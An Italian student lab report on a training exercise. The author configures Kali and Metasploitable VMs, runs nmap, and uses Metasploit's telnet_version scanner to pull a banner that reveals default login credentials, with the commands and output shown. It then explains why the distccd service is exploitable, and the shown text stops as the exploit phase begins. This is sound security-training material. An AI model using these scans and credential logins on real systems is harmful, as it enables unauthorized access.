Report Esercizio 21/01/2025

Exploit Telnet con Metasploit Framework + Bonus

Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di Exploit Telnet utilizzando Metasploit Framework su una macchina virtuale Metasploitable.
Bisognerà effettuare una sessione di hacking sul servizio ‘telnet’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:
   Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .
   Nello specifico le macchina Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.1.25 - 192.168.1.40/24


2. Utilizzo Metasploit Framework:
   Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘telnet’ della macchina Metasploitable.

Preconfigurazione macchine virtuali:


Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.
Come indirizzo di rete di riferimento uso il 192.168.1.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fà Add e si Salva.




Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.




Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: sudo ifconfig eth0 192.168.1.40/24




-Ping Kali --> Metasploitable:



-Sessione hacking con Metasploit Framework (msfconsole) :


Per prima cosa si fà una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:
“nmap -sV –p- indirizzoiptarget (192.168.1.40)”



Dopo aver fatto l'nmap ed aver visto la porta 23 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.



Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'telnet', per fare ciò si utilizza il seguente comando:
"search telnet"

Come da screen notiamo che ha trovato 2 tipi di exploit ma quello della consegna è il 2*.
Per sceglire l'exploit possiamo usare il comando use 1 oppure use path dell'exploit.
"use 1 oppure use auxiliary/scanner/telnet/telnet_version"

Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) >
```

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS e RPORT, quindi l’indirizzo ip del target e la porta, di base la porta è preimpostata a 23 ed essendo che su metasploit la porta in ascolto è sempre la 23 non è necessaria cambiarla.
Per settare quindi l’RHOSTS, il comando è il seguente:
“set RHOSTS indirizzo ipv4 (192.168.1.40)”.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Una volta settato l’RHOSTS, facendo un 2* controllo con ”show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) >
```

I parametri sono stati inseriti correttamente.

Essendo un auxiliary non un exploit a livello generale non ci sono payload.

Infine possiamo finalmente lanciare il comando d’attacco “exploit”

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _ [ASCII art banner] \x0a
    \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\
x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

L‘attacco ausiliario ha avuto successo, abbiamo ottenuto il banner di metasploitable , con i dati di login msfadmin nome utente e msfadmin password.
Da cui possiamo accedere alla macchina con il telnet.
“telnet indirizzoIpKali 23, (telnet 192.168.1.40 23) ”

-BONUS Servizio distcc e attacco al servizio distccd di Metasploitable:

-Che cos'è il servizio Distcc?

Il servizio distcc (Distributed C Compiler) è un sistema di compilazione distribuita che consente di accelerare la compilazione del codice sorgente utilizzando più macchine su una rete.

Funziona distribuendo il lavoro di compilazione del codice tra diversi computer, riducendo cosi' il tempo totale di compilazione complessivo, molto utile quindi su progetti di grandi dimensioni.

-Che cos'è Distccd?

Il distccd (Distributed C Compiler Daemon) è il servizio vero e proprio (il demone) che rimane in ascolto per ricevere i job di compilazione da mandare alle altre macchine.

-Perchè è vulnerabile?

La vulnerabilità principale relativa a distccd, riguarda il fatto che il servizio(demone)

può essere facilmente configurato per accettare connessioni da qualsiasi host sulla rete, senza avere un particolare controllo di sicurezza sugli accessi, quindi un attaccante potrebbe connettersi al servizio e mandare e far eseguire codice malevolo alla macchina target.

-Perchè la porta viene lasciata aperta?

Di solito la porta di distccd (3632) viene lasciata aperta perchè è il servizio (demone) progettato per accettare connessioni da altre macchine sulla rete, specialmente in ambienti di compilazione distribuita, dove le macchine è importante che possano comunicare tra di loro per completare i task di compilazione.
Quindi se non configurato correttamente, un attaccante esternamente può trovare una vulnerabilità ed accedere dalla porta.

-E' facilmente accessibile?


Se non vengono implementati misure per limitare l'accesso, si è facilmente accessibile, bisognerebbe mettere delle restrizioni con il firewall o di determinati indirizzi ip da cui accettare connessioni, autenticazione forte e la cifratura delle comunicazioni.

In sintesi:


In sintesi il distcc è un sistema utile per distribuire il carico di compilazione su più macchine, ma se non è configurato correttamente può esporre vulnerabilità.
La porta viene lasciata aperta per consentire la comunicazione tra i nodi, ma questo perciò la rende vulnerabile a potenziali attacchi se non vengono configurate delle misure di sicurezza e di controllo.

-Fase Exploit con Metasploit Framework:


Ora passiamo alla fase di attacco con Metasploit Framework, con l'nmap fatto precedentemente notiamo che il servizio(demone) distccd è aperto alla porta 3632.



